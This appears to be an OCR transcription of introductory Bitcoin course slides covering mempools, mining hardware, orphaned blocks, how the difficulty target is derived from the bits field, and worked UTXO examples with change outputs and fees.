
Picking transactions



Reshuffling transactions to use most of hashing power




Accelerate your transaction




CPU versus GPU versus ASICS


CPU = Central Processing Unit	General	< 10 MH/s
GPU = Graphics Processing Unit	Specialized	< 1 GH/s
ASIC = Application-Specific Integrated Circuit	Totally Specialized	> 1,000 GH/s




How do MemPools work ?



How do MemPools work ?





DF2E5A1
08A4197
4C7D0E5
AAC1888
0BC09BF
85C19D7


https://blog.kaiko.com/an-in-depth-guide-into-how-the-mempool-works-c758b781c608

https://www.blockchain.com/explorer/charts/avg-block-size

https://www.blockchain.com/explorer/charts/mempool-size




Orphaned block: part of the experience
transactions are rereleased into the mempool




That is why we wait a few blocks to be sure the transaction is confirmed !


The 51% attack




The 51% attack



Double spent occurring!





Deriving the current target

Difficulty = current target / max target
Curr target = 0000000000000000005d97dc0000000000000000000000000000000000000000
Max target = 00000000FFFF0000000000000000000000000000000000000000000000000000

Where is the current target stored?
Bits -> Hex -> Derive target
Bits: 392009692
Bits in Hex: 175D97DC

0/1	0/1	0/1	0/1

23 bytes = 23 x 8 bits
= 23 x 2 x 4 bits
= 23 x 2 x Hex Digits

16*1+7
= 23

23x2 = 46 Hex Digits

0000000000000000005D97DC0000000000000000000000000000000000000000

Add missing zeros
(64-46 = 18)

Transactions and UTX0s

Mark	->	Me	0.1 BTC
Hadelin	->	Me	0.3 BTC
~~Helen~~	~~->~~	~~Me~~	~~0.6 BTC~~
Susan	->	Me	0.7 BTC

UTXOs

I want to Buy a bicycle for 0.5 BTC

TRANSACTION:

Input:
0.6 BTC from Helen

Output:
0.5 BTC to the bike shop,
0.1 BTC back to myself

UTXO
For the bike shop

UTXO
For me

Multiple outputs & Fees

Mark	->	Me	0.1 BTC
Sarah	->	Me	0.1 BTC
~~Hadelin~~	~~->~~	~~Me~~	~~0.4 BTC~~
~~Ebay~~	~~->~~	~~Me~~	~~0.3 BTC~~
~~Hadelin~~	~~->~~	~~Me~~	~~0.3 BTC~~

} UTXOs

I want to Buy a 3rd bicycle for 0.9 BTC and an apple for 0.02 BTC

TRANSACTION:

Input:
- 0.4 BTC from Hadelin,
- 0.3 BTC from Ebay
- 0.3 BTC from Hadelin

Output:
- 0.9 BTC to the bike shop, ← UTXO for the bike shop
- 0.02 BTC to the fruit shop, ← UTXO for the bike shop
- 0.06 BTC to myself ← UTXO for me

